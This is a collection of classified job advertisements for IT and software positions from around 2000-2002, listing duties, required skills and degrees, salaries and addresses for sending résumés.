Plan, analyze, dsgn, dvlp & test s/ware using Oracle, Lotus Notes, Web; use GUI & object-oriented dsgn to dvlp user interfaces & data entry screens that support business functions. Bach in Info Sys or Comp Sci or Business Admin. CODE ZPA

Staff Programmer/Analysts
Evaluating applications development projects, leading a team of Programmer analysts/interns, planning, analyzing, dsgng, dvlpng & testing s/ware using Oracle & Lotus Notes; using GUI & object-oriented dsgn to dvlp user interfaces & data entry screens. Bach needed and 2 years as Programmer/Analyst. CODE SPA

Fax resumes to: Raja Fanis, National Instruments Corp at 512-683-6924. Job Code must appear on resume.

Director Information Technology
Springdale, Arkansas
Manage company IT department to provide efficient information management system to support business processes. Specific duties include: 1) plan and direct various development projects of information management system running in a JDEdwards AS/400, Data Warehousing technology, WAN technology, and PC LAN Networks environment; conceive and develop IT strategy, action plans and budget in conjunction with the general business strategy of parent company and its subsidiaries; implement and enforce procedures for IT department in accordance with best practices and ALTO U.S.' ISO 9001 TQM Manual; consult and coordinate with the Denmark parent company and other affiliates in English-Danish bilingual capacity in develop and maintenance of IT policies/standards, as well as systems integration. Requires Master's Degree in Computer Science or Business Administration with emphasis on MIS and minimum 7 years experience in IT department and/or project management. Competitive salary; 40 hr/week, Mon.-Fri. 8:00am - 5:00pm. Resume to: VP Human Resources, ALTO U.S., Inc., 16253 Swingley Ridge Rd, Suite 200, Chesterfield, MO 63017. No call/EOE.

TECHNOSOL TECHNOLOGIES, L.L.C. is a rapidly growing computer, e-business and technology solutions provider with expertise in the latest developments in information technologies and IT applications and services. We are currently looking for the following:
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Software Programmer Dallas, Texas. Plan, develop, test & document programs to meet user requirements. Prepare flowcharts and diagrams. Design screen displays. Convert data into instruction for coding into computer language. Enter codes and test programs. Replace or modify codes. Master's degree or equivalent in Electrical Engineering or Computer Science. Coursework must have included C, C++, Visual Basic, ASP, Java Script, SQL, UNIX, Telecommunications Network Operations, Data Networks Configuration and Administration, Database Programming and Administration, COM/COM+, Distributed Application Design, Development and Implementation. Send resume to Karen Parente, Direct Insite, 80 Orville Dr, Bohemia, NY 11716

Database Analyst III wanted by WI pharmaceutical mfr. Analyze, design and develop various database applications and front-end interfaces, develop applications using standard development tool sets, create and execute detailed plans to test the validity and reliability of developing sys, develop technical coding specifications, analyze user requirements for design specifications. Req: BS in Comput. Sci or Electric Engg, or equiv. & 5 yrs. exp. in database application development. Respond to: C. Crawford, HR Dept. @ F. Dohmen Co., W194 N11381 McCormick Dr, Germantown WI 53022.

Software Engineer. Full time. Competitive salary offered. Requires bachelors degree in computer science or electrical or electronics engineering and one year experience. Experience to include use of PeopleSoft; design of web sites. Must have proof of legal authority to work permanently in the U.S. No phone calls. Interested applicants should send resume to: Masood Ahmed. The Infologic Group, Inc. 504 W. Torrey Pines, Vernon Hills, IL 60061

Medical Billing Systems Analyst-Programmer needed by a medical billing services company in Chicago IL. Must have a Bachelor's degree in Business Administration with concentration in Management Information Systems. 1 year experience in electronics/computerized billing. Respond to: President, Chicago Medical Billing Specialists, 3209 N. Natchez, Chicago, IL 60634

Application Analysts & Developers. Software (Reynolds DMS & auto products) apps design & development using Java, Visual Inter.dev, VB, VC++, Businessware, SQL Server 2000 & ASP/IIS 5.0. Req: BS in comp sci, engg, or related field & 1-2 years of exp in programming, developing, or analysis. Resumes to: K. Cramer, Reynolds and Reynolds, PO Box 2608, Dayton, OH 45401

Business Analyst wanted by Elmhurst IL. co. Develop, implement, test & maintain financial report systems using Saan software. Requires MS in Business or Comp sc. & 5 yrs exp. Reply to: Christopher Thier, Scholle Corporation, Suite 300, 360 W. Butterfield Rd, Elmhurst, IL 60126.

Sr. Prog. Analyst. 40 hrs/wk, 8-5, $50,000/yr. ana, design, dev, enhancement of soft appl using Smalltalk, Windows, OO Tech, travel may be required. 3yrs exp. BS req. Apply by resume only at Colorado Dept. of Labor and Employment, Employment Programs, Attn: Jim Shimada, Two Park Central, Ste. 400, 1515 Arapahoe Street, Denver, CO 80202. J.O. CO5011305

Sr. Software Engineer. Install & maintain Internet Application & Oracle/SQL Servers on NT/Unix operating system. Write application programs & administer database scripts. Provide tech. support. Req: Masters in Computer Science. 40-hr wk. Job/Interview Site: Pasadena, CA. Please send resume to: Montgomery Watson Harza, 300 N. Lake Ave., Suite 1200, Pasadena, CA 91101. Attn: D. Arcaro

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Several computer related positions available for large software development, support and sales company. Degree, technical skills & experience vary per position. Send resume to: Jim Pearce, Thru-Put Corporation, 2099 Gateway Place, Suite 240, San Jose, CA 95110

System Config Tech - set up, configure, customize & integrate office tech to enhance & expand client's computer op.s w/software plgs & solutions. Ensure QA stds met for prod shipmt. 9am-5pm. Bach in CIS. 3 mos exp. or 3 mos as Comp Info Support Specialist. E-mail resumes to: jobs@equitrac.com

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ERP Consultant, Edison, NJ. Must have Bachelor's degree or US equivalent in Comp. Sc., Engg. Proficiency with SAP & RDBMS (e.g. Oracle). 5 yrs of exp. in the job duties or Comp. Software Developing and/or Consulting. Send resume to HR Dept., Refe GG8079, Savant Consulting Group, 505 Thornall St., Ste. 205, Edison, NJ 08837 or fax to 732-744-0135 (no phone calls please)

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QA Tester; Req: B.S Computer Science or related field & exp in prep of test plan, test cases & knowledge of BRD and SRS's in client server & mainframe environment. Send resume to: Nexlink Systems, Inc, 2 Worlds Fair Dr, Suite 304, Somerset, NJ 08873

Project Manager

Seeking experienced project managers in Chicago, New York and San Francisco who are technical experts in applying formal project management tools to the full life-cycle development of large scale OO, distributed client/server systems. Must have experience directing software development teams, with direct responsibility for scope control, staffing issues, budget maintenance and client relations. Must have a good basic understanding of distributed computing, automated testing and full life-cycle development. Must have knowledge of OO languages such as Java, Perls, Smalltalk or C++. Position requires a BS in business, finance, computer information systems or a related field or the equivalent. Please email resume to jobs@thoughtworks.com.

SOFTWARE ENGINEER to design, develop, test, implement, and maintain application software and Process and Distribution databases using Informix 4GL Dynamic4GL, Shell Script, Visual Basic, SQL, Oracle, MS Access and Delphi on UNIX and Linux platforms. Develop and maintain reporting systems for internal and external clients. Require B.S. degree in Computer Science/Engineering, or a closely related field with five years of experience in the job offered. Competitive salary offered. Apply by resume to, Michael A. Brooks, VP Information Technology, NSOI Telecommunications, 4151 Ashford Dunwoody Road, Suite 675, Atlanta, GA 30319; Attn: Job RH

Compu-Solve, Inc., has openings for IT professionals with industry exp. (various skills combination reqd.) in HP 9000, HP 3000, HP-Unix Class K580, Scalitica, Veritas Volume Manager, Oracle 7.x/8.0, C/C++, VB, Sun Solaris, Jdeveloper 3.0, OAS 4.0, Oracle Designer 6.0, Jbuilder, Info Swing, etc. Some positions require MS or equiv. CS, Engg, Math, Bus. Admin. or rel. field while others require BS or equiv. as above. Pay matching with exp. Foreign educ. equiv &/or combination of educ/exp. accepted. Travel/relocation reqd. Resumes only to CSI, 306 5th Ave, New York, NY 10016

SENIOR SOFTWARE ENGINEER to design, develop, test and implement mortgage software in both client/server and web-based environments using Java, Jbuilder, PowerBuilder, Oracle, Visual C++, Marcator, JSP, HTML and XML under Windows 2000/NT operating systems; Maintain source control library using PVCS; Design and develop business to business interfaces with FNMA, FHLMC, MGIC and RMIC utilizing Marcator Data mapping tool. Require: M.S. degree in Computer Science/Engineering or a closely related field with two years of experience in the job offered. Competitive salary offered. Send resume to: Aimee Krampa, Asst. VP, HP, Flagstar Bancorp, 5161 Corporate Drive, Troy, MI 48098-2639; Attn: Job HX.

The University of Oklahoma OU Health Sciences Center Technical Specialist

Bachelor's degree in Management Information System or equivalent education and experiences. Experience in technical workflow methodologies, 2 years experience in SQL, Crystal Reports, SQR, data management techniques, Tru-64 UNIX development, 2 years experience in at least two PeopleSoft Application System; Financials, HRMS, research of software products, and involvement with software products, and involvement with software upgrades and the projects life cycle. Contact Human Resources, 1100 N Lindsey, OKC, OK 73104 or visit our website at www.ouhsc.edu

AA/EOE

DATABASE ADMINISTRATOR to administer, develop, analyze, test, implement and maintain Oracle databases using Oracle, SQL, PL*SQL, SQL*NET, Net8, SQL*Loader, export, import, BMC Patrol, Erwin, Oracle Designer, Oracle Enterprise Manager, RMAN, and PowerBuilder under SUN Solaris, AIX, Linux, UNIX and Windows 95/98/NT operating systems. Administration duties include installation of Oracle databases and development tools, backup and recovery, creation and monitoring of users tables, indexes, constraints, views, role. Tune databases for optimum performance and perform troubleshooting; Require: B.S. degree in Computer Science, an Engineering discipline, or a closely related field with five years of progressively responsible experience in the job offered or as a Systems Analyst. Competitive salary offered. Send resume to: Aimee Krampa, Assistant VP, HR, Flagstar Bancorp, 5151 Corporate Drive, Troy MI 48098-2639 Attn: Job AT

Sr Software Engineer (Atlanta, GA) to analyze, design, program, debug, test and modify local, network and internet related computer software for materials/financial management, HRIS and desktop applications; Install, configure and support SAP ERP software in the Basis area using SAP R/3, BW and BSP. Require a Bachelor's degree (or equivalent) in Computer Science, Computer Information Systems, or a closely related field, with two years of experience in the job offered or as a Prog/Sys Analyst, Sr Prog or IT Consultant. Bachelor's equivalency gained through a combination of work experience and academic coursework until bs earned. Competitive salary and benefits. 8:00 am - 5:00 pm, Monday - Friday. Please send resume to KRM - HR, CheckFree Services Corporation, 6000 Perimeter Drive, Dublin, Ohio 43017. Attn: GB (no phone calls)

SOFTWARE ENGINEER to design, develop, test, implement, and maintain Java-based e-commerce application software using Java, Servlets, JavaScript, EJB, JDBC, J2EE, HTML, DHTML, Oracle, Visual Cafe and Weblogic under UNIX and Windows 2000/NT operating systems Require: M.S. degree in Computer Science, an Engineering discipline, or a closely related field with two years of experience in the job offered or as a Programmer/Analyst. Competitive salary offered. Apply by resume to: Robert C. Morrell, Chief Technology Officer, Rist Laboratories, LLC, 531 Roselane Street, NW, Suite 800, Marietta, GA 30060; Attn: Job KA.

Programmer Analyst (IBM Mainframe) - Multiple Openings

Structured systems analysis, design, development, testing, quality assurance, implementation, integration, maintenance, support and conversion of large volume online transaction processing and batch application systems in a multi-hardware/multi-software environment over centralized database systems using relational/hierarchical/network database management systems, Third Generation Languages (3GLs), Fourth Generation Languages (4GLs), CASE tools and Transaction Processing Software. Bachelor's Degree (or equivalent) in Computer Science-Math/Engineering/Science/Business-Commerce and 1 yr. experience in job offered or as Software Engineer/Systems Analyst are required. Must have appropriate combination of skills as follows: 1 of A and 1 of B and 1 of C, or 1 of A and 2 of B, or 1 of A and 2 of C. A includes DB2, IMS DB and IDMS DB, and B includes CICS, IMS DC, IDMS DC, ADS/O, QMF, VSAM and MF-Workbench; and C includes TELON, IEF, ADW, CSP and APS. High mobility preferred. 40 hrs/week, 8 am - 5 pm, $86,528 - $78,000 per year. Qualified applicants should contact or send resume to: Manager, Armstrong County Team PA Career-Link, 1270 North Water Street, PO Box 756, Kittanning, PA 16201-0756. Refer to Job Order # WEB 222655

Applications Development Programmer Designs, develops custom database software and related applications including payroll, inventory, and general ledger software for small businesses; utilizes and develops publishing, A/R, A/P, and other business software packages; customizes same for clients. Bachelor of Science in Computer Information Systems required. One year experience in job or as a programmer analyst required. Forty hours per week, 9:00 a.m to 5 p.m., $60,000 per year. Applicants must show proof of legal authority to work in the United States Illinois Department of Employment Security, 401 S. State Street -7N, Chicago, IL 60605, Attn: Lydia Clarke, Ref # V-IL 30983-E, an employer paid ad. No calls - Send 2 copies of both resume & cover letter.

RK Management Consultants, Inc. seeks experienced Certified Showcase, Essbase consultants who have strong experience in AS/400, Showcase, DB2 OLAP, RPG/400, Sitwon, CL/400, VB and Oracle. Frequent travel/relocation required. M.S or equal or B.S or equal C/S or Engg. or Math or Foreign equivalent of exp/educ accepted. Send or email resume to HR Dept, Oakbrook Terrace Tower, One Tower Lane, Suite 2540 Oakbrook Terrace, IL 60181, or rrj@rkmdnc.com.

PalladSum Technology, Inc., has openings for IT professionals with industry exp. (various skills combination reqd.) in HP 9000, , Sun E4500, Oracle Financials v10.6/10.7, Unix Shell Scripts, Oracle 7.x/8.0, C, Perl, Cobolelex, etc. Some positions require MS or equiv. CS, Engg, Math, Bus. Admin. or rel. field while others require BS or equiv. as above. Pay matching with exp. Foreign educ. equiv. &/or combination of educ/exp. accepted. Travel/relocation reqd. Resumes only to 600 Hunter Drive, Ste. 308, Oak Brook, IL 60523

Programmer Analyst (Mainframe) - Multiple Openings

Structured systems analysis, design, development, testing, quality assurance, implementation, integration, maintenance and support of integrated client-server based systems for business, financial, banking, manufacturing and other commercial business application systems in a multi-hardware/multi-software environment using centralized or distributed relational database management systems, 4GLs (Fourth Generation Languages) and other GUI (Graphical User Interface) front-end tools. Analyze, design and development of client-server applications using object-oriented methodology. Bachelor's Degree (or equivalent) in Computer Science-Math/Engineering/Science/Business-Commerce and 1 yr experience in job offered or as Software Engineer/Systems Analyst are required. Must have appropriate combination of skills as follows: 1 of A and 2 of B, or 2 of A and 1 of B, or 3 of A. A includes Oracle, Sybase, Informix, SQL Server, Progress, Ingres, Access and Proxy Server; and B includes PowerBuilder, Visual Basic, MS-Windows, Visual C++, JAM, APT-SQL, SQL*FORMS, ESQL/C, GUPTA SQL, Progress 4GL, Informix 4GL, Ingres 4GL, C, Java, Lotus Notes, HTML, CGI, IIS, ASP, Front Page, Perl and Java Development Kit (JDK). High mobility preferred. 40 hrs/week, 8 am - 5 pm, $86,528 - $78,000 per year. Qualified applicants should contact or send resume to Manager, Indiana Job Center, 380 North Fourth Street, Indiana, PA 15701-2000. Refer to Job Order # WEB 222658.

Decision Support Consultants

ThinkFast's focus is on improving corporate decision making through Business Intelligent Solutions. We are making consultants with deep functional business experience and solid technical skills. Knowledge of Data Warehousing and Decision Support concepts with developers experience in OLAP - Essbase, Express, ROMS - Oracle, DB2, SQL Server; Visual Basic, Excel/VBA and Business Objects. Requires a bachelor's degree in management information systems, computer science or related field. Email resumes (careers@thinkfast.com) or mail to: Janice Calola - Human Resource Manager

ThinkFast Consulting
8700 W. Bryn Mawr
Suite 600N
Chicago, IL 60631

Sr Software Engineer (Atlanta, GA) to perform senior level analysis, design, programming, debugging and modifications of local, network and internet-related software for commercial materials/financial management, HRIS and desktop applications; Train entry level engineering personnel. Require a Master's Degree in Computer Science, Elec. Engg., or a closely related field. Must have a demonstrated ability to perform the stated duties gained through previous work experience or academic coursework and projects. Competitive salary and benefits. 8:00 am - 5:00 pm, Monday - Friday. Please send resume to KRM - HR, CheckFree Services Corporation, 6000 Perimeter Drive, Dublin, Ohio 43017. Attn: TF (no phone calls)

Programmer Analyst - Oracle Specialist - Multiple Openings

Structured systems analysis, design, development, testing, quality assurance, implementation, integration, maintenance and support of large volume on-line complex integrated client-server based businesses, financial, banking, manufacturing and other commercial application systems in a multi-hardware/multi-software environment using centralized or distributed database systems using Oracle Relational Database Management Systems (RDBMS) and related software. Design of large application systems and databases in a Co-operative Development Environment (CDE) and analysis, design and development of applications using CASE (Computer Aided Software Engineering) tools. Bachelor's Degree (or equivalent) in Computer Science-Math/Engineering/Science/Business-Commerce and 1 yr experience in job offered or as Software Engineer/Systems Analyst are required. Must have appropriate combination of skills as follows: 1 of A and 3 of B, or 2 of A and 2 of B. A) includes Oracle RDBMS, Oracle CASE tools (Designer, Dictionary Generator), CDE 2, Oracle Financials; B) includes PRO*C, SQL*Forms, SQL*Reportwriter, SQL*Plus, SQL*Menu, PL/SQL. High mobility preferred. 40 hrs/week, 8 am - 5 pm. $86,528 - $78,000 per year. Qualified applicants should contact or send resume to Manager, Westmoreland County CareerLink, 300 East Hills Street, Youngwood, PA 15697-1805. Refer to Job Order #WEB 222642.

APPLICATIONS DEVELOPER/ ANALYST

Develop/maintain a strategic enterprise web application including component requirement, gathering, design, coding, testing and implementation. Document functional requirements & create technical designs at a competent level. Develop/maintain web applications utilizing: HTML, JavaScript, C++, Unix/NT, Oracle & MSSQLServer. 40 hrs/wk, 8am to 5pm, $80,000/yr. Must have a Bachelor's degree or Computer Science or Engineering. Applicant must have 2 years of experience in the job offered as a Software Engineer or in a related field. Work experience must include technical web project experience utilizing HTML, JavaScript, Java, C++, Unix or NT, Oracle or MSSQLServer. Applicants must show proof of legal authority to work in the U.S. Send resume or Illinois Department of Employment Security, 401 South State Street - 7 North, Chicago, IL 60605, Attn: S. Lindsey. Reference #V-IL 31772-L. An employer paid Ad. No calls. Send 2 copies of both resume & cover letter. EOE

HARDWARE DESIGN ENGINEER to design, repair and build laptop computers, PC and Notebook using Hitachi microscope, HAKKO Heat Gun, Multimeter and Debug Card. Design high-speed CMOS logic using Intel Pentium, Pentium Pro Processors, BIOS Universal Writer and various chipsets including ISA, EISA, PCI and Video level five architecture. Simulate I/O subsystem, mobile-platform memory and board-level timing signal analysis. Require: B.S. degree (or equivalent) in Electrical Engineering or a closely related field with two year of experience in the job offered. Each three years of progressively responsible work experience in the field will be considered equivalent to one year of college education. Competitive salary offered. Apply by resume to Sandy Yi Yun Perng, President, OK Computer System Company, 2950-B Horizon Park Drive, Suwanee, GA 30024; Attn: Job HC.

Software Engineer

Pirelli Cables and Systems, LLC, a worldwide manufacturer of communications and power cables and systems, has an opening for a Software Engineer. Duties are the following: 1. Designs, implements, develops and customizes business software systems integrating the various business operations (Sale and Distribution, Marketing, Materials Management, Production Planning, and Finance) into a single business software system; 2. Analyzes and user requirements to design and develop software systems based on Client/Server Architecture; 3. Designs database systems based on RDBMS concepts (Relational Database Management Systems); 4. Evaluates new software versions released by the software vendor and upgrades the business systems when necessary; 5. Designs various reports, which are used on daily/weekly/monthly basis to help monitor various business processes; 6. Designs and develops software programs to print various business documents like Sales Orders, Invoices, Packing Lists, and Purchase Orders; 7. Maps legacy data into existing database structures; 8. Develops programs to load data from Flat files, EXCEL spreadsheets and Access or other databases; 9. Design and develops all the business software system with external systems using RFC (Remote Function Calls) and EDI (Electronic Data Interchange); 10. Analyzes the performance of the software system (including database and networking performance), using tracing tools and fine-tuning where necessary; 11. Programs in C, C++, SQL, ABAP/4 in Windows operating systems; 12. Designs and develops the database in MS SQL Server; and 13. Develops reports using GUI (Graphical User Interface) based reporting tools. Salary and benefits offered are commensurate with position. Minimum requirements are a Bachelor's degree in Computer Science and five years experience in the job offered. Work schedule is from 8:30 a.m. to 5:00 p.m., Monday through Friday, 40 hours per week, and the position is located in Lexington, South Carolina. Applicants must send two resume to: Human Resources Department, Pirelli Cables and Systems, LLC, 2148 Stoneridge Drive, Suite 400, Columbia, South Carolina 29210.

Technical Manager (multiple openings) Seeks out, interviews, screens and recruits information technology professionals in the United States and overseas. Evaluates recruitment and selection criteria to ensure conformance in professional, ethical and testing standards and recommends revisions as needed. Assists and advises establishment management in organizing, preparing and implementing recruiting and retention programs. Sets up and coordinates the technical interview panel, advises and formulates salary levels for information technology professionals based on market data; staffs all levels of technical requirements from programmer analyst level to manager level and recruits for relational database management system (RDBMS) and related skill sets. Work involves extensive travel and frequent relocation. Must have at least one year of experience using one of A as follows: A) Informix, Oracle, FoxPro, Sybase, SQL Server, Progress. Master's degree in Computer Science/Applications, Engineering, Math, Chemistry, Physics or a scientific or business-related field will accept a Bachelor's degree or foreign equivalent, plus 5 years of progressive experience as a computer professional in lieu of Master's. Salary: $100,000 pa/yr, 40 hrs/wk., 8:00-5:00 p.m. Please submit resumes to Manager, Beaver County Team PA CareerLink, 2103 Ninth Ave., Beaver Falls, PA 15010-3857, Job Order No.: WEB 223455

Programmer Analyst: Provide conceptual data processing solutions to customer business problems in mission critical systems i.e. customer billing /invoi., mktg. into. systems & svce., materials & financial systems. Provide expertise, systems consultation, assistance in coding & informal leadership during systems development, maintenance & production. Facilitate efforts or refine business requirements though Joint/Rapid Application Development sessions w/ mgmt. & users. Analyze, code, and & implement solutions to complex tech. problems w/ team members, clients & vendors. Support application systems planning process. Conduct & participate in review, evaluation & recommendation of software products & productivity tools. Bachelor's or equivalent in Computer Sci. Eng. or related field & 2 yrs exp. in position offered or in related systems analysis, programming or DB admin. position 2 yrs exp. must include exp. in Windows 2000, Windows/NT MS-DOS, SQL Server, TCP/IP Visual InterDev, IIS4.0, Visio, C++, ASP, HTML, Java Script and VB Script. MCSE required. Resume to B. Hundal, SolisOne, 11480 Sunset Hills Rd., Reston, VA 20190

Programmer Analyst (PC Networking) - Multiple Openings

Utilizing knowledge of various networking topologies and PC architectures, install, configure and manage physically distributed computer networks and network operating systems. Provide user support, network troubleshooting and network expansion and also provide printer services and backup management. Coordinate local and remote hardware and software configuration; implement and execute operations procedures and monitor systems resource utilization, and perform capacity planning. Interface the main application environment with the underlying networking software. Carry out performance tuning of the network for the user applications. Bachelor's Degree (or equivalent) in Computer Science-Math/Engineering/ Science/Business-Commerce and 1 yr. experience in job offered or as Software Engineer/ Systems Analyst are required. Must have appropriate combination of skills as follows: 2 of A and 2 of B and 1 of D, or 2 of A and 2 of B and 1 of C and 1 of D. A includes Novell NetWare, Windows NT, OS/2, Windows 95, LAN Server, Banyan Vines, LANmanager, LANtastic; B includes IPX/SPX, TCP/IP, FTP, Windows for Workgroups, NetBIOS, X.25, C includes SNMP, LANanalyzer NetView, NetManager and D includes Ethernet, Token Ring, FDDI. High mobility preferred. 40 hrs/week, 8 am - 5 pm. $66,671 - $78,000 per year. Qualified applicants should contact or send resume to: JS Supervisor, McKeesport/ Allegheny County CareerLink, 345 Fifth Avenue, McKeesport, PA 15132-2600. Refer to Job Order # WEB 221818

SOFTWARE DEVELOPER (Ringgold, GA)-Analyze, design, develop, and modify application software for a property tax collection service using PowerBuilder 5.5/7.0/8.0, PFC, and Transact-SQL stored procedures. Develop a web application for property tax research using PowerBuilder 8, PFC, web datawindows, Javascript, HTML, and DHTML. REQ: Bach. deg. or Comp. Sci., Math, or Engg. discipline, or closely related field, with 3 yrs. experience in job offered to: as a Software/ Research Engg. or Software Consultant. Prior exp. must include at least 2 yrs. using PowerBuilder 6/7 and PFC. Competitive salary and benefits. Send resume to: Corp HR, VisiCraft Systems, Inc., 68 Millennium Circle, Ringgold, GA 30736. ATTN Job BN (no phone calls).

Programmer Analyst (Micro/Web) - Multiple Openings

Structured systems analysis, design development, testing, quality assurance, implemenation, integration, maintenance and support of integrated client-server based systems for business, finance, banking, manufacturing and other commercial business application systems in a multi-hardware/multi-software environment using centralized or distributed relational database management systems, 4GLs (Fourth Generation Languages) and other GUI (Graphical User Interface) front-end tools. Analysis, design and development of client-server applications using object-oriented methodology. Bachelor's Degree (or equivalent) in Computer Science-Math/ Engineering/Science/Business-Commerce and 1 yr. experience in job offered or an Software Engineer/Systems Analyst are required. Must have appropriate combination of skills as follows: 1 of A and 2 of B or 2 of A and 1 of B, or 3 of A. A includes Oracle, Sybase, Informix, SQL Server, Progress, Ingres, Access and Proxy Server and B includes PowerBuilder, Visual Basic, MS-Windows, Visual C++, JAM, APT-SQL, SQL*FORMS, ESQL/ C, GUPTA SQL, Progress 4GL, Informix 4GL, Ingres 4GL, C Java, Lotus Notes, HTML, CGI, IIS, ASP, Front Page, Perl and Java Development Kit (JDK). High mobility preferred. 40 hrs/ week, 8 am - 5 pm. $66,829 - $78,000 per year. Qualified applicants should contact or send resume to Manager, Indiana Job Center 350 North Fourth Street, Indiana, PA 15701-2000. Refer to Job Order # WEB 221820.

Systems Analysts + Software Developers

Full life cycle software systems development using Access, Visual Basic, NT + SQL. Bachelors + minimum 3 years of experience.

Resume to:
tom.bell@mail.publix.com
Publix Super Markets, Inc.

COMPUTER SYSTEMS ANALYST. Manh. Analyze user's reqmnts, company's procedures/ problems to automate processing/ utilize existing computer systems, confers with personnel to analyze current operational procedures, identify problems & learn specific input/output reqmnts. 40 hrs/wk, 8:30am-5:30pm, inc 1hr break. Degree+experience reqd. Fax resume to Sam@212 219-8318.

Open Associates UNIX System Administrator position at our Pasadena, CA office.

Mail resume to:

Laura Gardner

Earthlink, Inc.,

1375 Peachtree Street, Level A

Atlanta, GA 30309

(no phone calls please)

EOE

Senior Project Engineer to develop Branch Office Standards and processes for sales, design, project management, commissioning and documentation in support of building security systems; develop software tools, software applications library and security product databases for building security systems using Apogee building security technology system, Philips and Pelco CCTV system product lines to the existing corporate mechanical/ software design tools. Must have at least two years towards a degree in Electronics Engineering Technology or related field. Must have two years of experience as a Senior Project Engineer or two years of experience on a Senior Account Rep Security Systems. Applicant's work experience must have included developing software tools for building security systems. 40 hours per week. 8:00 a.m to 5:00 p.m. $78,803 per year. Send two copies of resume and cover letter to the Illinois Department of Employment Security, 401 South State Street Chicago, Illinois 60605 ATTN: Sheila Lindsey. Include: #VIL-29430-L. No phone calls please. Must have permanent authority to work in the U.S. An employer paid ad.

National Instruments, a fast growing HI-tech Co. based in Austin TX, is currently seeking to fill positions in the following:

Field Sales Engineer
Sell, demonstrate, configure electronic instrumentation systems and s/ware using knowl of C, C++ to assist customers in defining system config for data acquisition needs. BS in Engg, Comp Sci, Math or Physics req'd.

Field Applications Engineer
Develop software applications for products, systems, and new business opportunities. Provide technical engineering support for software products and their applications to customers, sales engineers, and distributors. Resolve technical issues using an understanding of electronic and software programming fundamentals. BS in Engg, Comp Sci, Math or Physics required.

Respond to: Raja Faris, National Instruments Corp., 6504 Bridge Point Pkwy, Austin, TX 78730

SYSTEMS ANALYST to analyze, design, develop, and and implement web-based financial application software in a client/server environment using Kenan Arbor/ BP, Oracle, PL/SQL, SQL*Plus, SQL*Loader, OCI, Pro*C, Developer 2000 (Forms/Reports), C/ C++ and Xstart under Windows NT/2000, SUN Solaris and UNIX operating systems. Require: B.S. degree in Computer Science/ Engineering, or a closely related field with two years of experience in the job offered, extensive travel on assignment to various client sites within the U.S. is required. Competitive salary offered. Send resume to: Sundeep Chaudry, CFO, Elite Solutions, Inc., 1670 Reserve Way, Decatur, GA 30033. Attn. Job AS.

Programmer analyst sought by company in Boca Raton Fl. Bachelor's/For Deg. Equiv in Engg and 2 yrs. exp. in job offered. Job offered to in various unanticipated locations throughout the U.S. Send resume to: IEM Services, Inc., 313 North Country Club Blvd., Boca Raton, Fl. 33487

Numann Technologies, Inc., an Elk Grove, CA based Software Consulting firm is looking for:

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Must have at least a Bachelor Degree in Computer Science/ Mathematics/Physics or equivalent, with at least 3-5 years relevant experience. Must be willing to travel from Elk Grove, CA to temporary worksites throughout the US, to be paid, at least, the prevailing wage in that area. Employee will remain employed by Numann Technologies, Inc.

Fax or mail resume to:
Numann Technologies, Inc.,
9021 Lametry Court, Elk Grove, CA 95758. Fax: (916) 351-0337. Email: gan@numann.com

SOFTWARE ENGINEER to design, develop, implement, test and support complex e-commerce application software and maintain existing Visual Basic client/server and ASP systems using Visual Basic, VSS, RDO, ADO, COM, ActiveX, Win32 API, Oracle and MS SQL Server under Windows 2000/NT operating systems. Require: M.S. degree in Computer Science, an Engineering discipline, or a closely related field, with two years of experience in the job offered or as a Systems Analyst. Competitive salary offered. Apply by resume to: Robert C. Morell, Chief Technology Officer Risk Laboratories, LLC, 531 Roselane Street, NW, Suite 800, Marietta, GA 30060. Attn: Job GT

SOFTWARE ENGINEER to design, develop, implement, test and maintain software systems for the telecommunication industry using Oracle, Rational Rose, Erwin, PL/SQL, Shell Scripting, Pro*C, Java, HTML, Power Builder, OEM and Connect Direct under Windows, UNIX and SUN Solaris operating systems; Configure Oracle Parallel Server on UNIX partitioning in Oracle and Oracle Replication. Provide technical support to end users. Require M.S. degree in Computer Science, an Engineering discipline, or a closely related field with two years of experience in the job offered or as a Systems Analyst. Extensive travel on assignment to various client sites within the U.S. is required. Competitive salary offered. Apply by resume to: Kiran Naik, CEO, ERP World, LLC, 6580 Jimmy Carter Blvd., Norcross, GA 30071, Attn. Job VB.

Staff Quality Engineer/QA Analyst (Atlanta, GA) to design, promote and implement best practice development and testing techniques in the software development and testing techniques in the software development life cycle, develop program plans for specific projects, prepare and execute complex software testing plans. Require a Bachelor's degree (or foreign equivalent) in Computer Science, Information Systems or a closely related field. Must have demonstrated ability to perform stated duties through practical work experience or academic coursework and projects. Competitive salary and benefits. 8:00 am - 5:00 pm, Monday - Friday. Please send resume to KRM - HR, CheckFree Services Corporation, 6000 Perimeter Drive, Dublin, Ohio 43017. Attn. YC. (no phone calls)

PeopleSoft/DBA
F/T non-consulting position to provide back-end support of PeopleSoft environment & problem solving for functional people. Rudimentary level DBA work creating & managing databases and and environments. Install and set up PeopleSoft software & environments. Use of SQL, Query, Process Scheduler and COBOL. Apply patches & testing. PeopleSoft and SQR exp required. UNIX/Oracle & COBOL desirable. App design not emphasized. Salary 47-56K. Send resume or Human Resources, PO Box 6270, Kennewick, WA 99336, email: quayc@bentonpud.org. Web site www.bentonpud.org

Open Senior SOFTWARE ENGINEER position at our Pasadena, CA office

Mail resume to:

Laurie Gardner

Earthlink, Inc.,

1375 Peachtree Stree, Level A

Atlanta, GA 30309

(no phone calls please)

EOE

Systems Engineer: provide application support for PC and LAN, maintain and improve company web site, administer database, specify architecture systems and implement full life-cycle development of e-business application. Req. BS or equivalent (based on education and experience) in CS, CIS or MIS with proficiency in C++, HTML and Visual Basic. 8-5, 40hr/wk. $49,300/yr. Send resume to Orandiques, Inc. 700 Miami Circle NE, Atlanta, GA 30324, fax: 404-467-8101.

SOFTWARE ENGINEER or design, develop, test, implement and maintain inbound/outbound calling application software, including sales marketing, survey, advocacy and customer service applications, using Alcatraz 4GL, Dynamic 4GL, Informix 4GL, SQL and Shell Script on UNIX and Linux platforms. Require: B.S. degree in Computer Science/ Engineering, or closely related field with five years of experience in the job offered or as a Programmer/Analyst. Competitive salary offered. Apply by resume at: Michael A. Brooks, VP Information Technology, NSDI Teleperformance, 4191 Ashford Dunwoody Road, Suite 675, Atlanta, GA 30319; Attn: Job JT

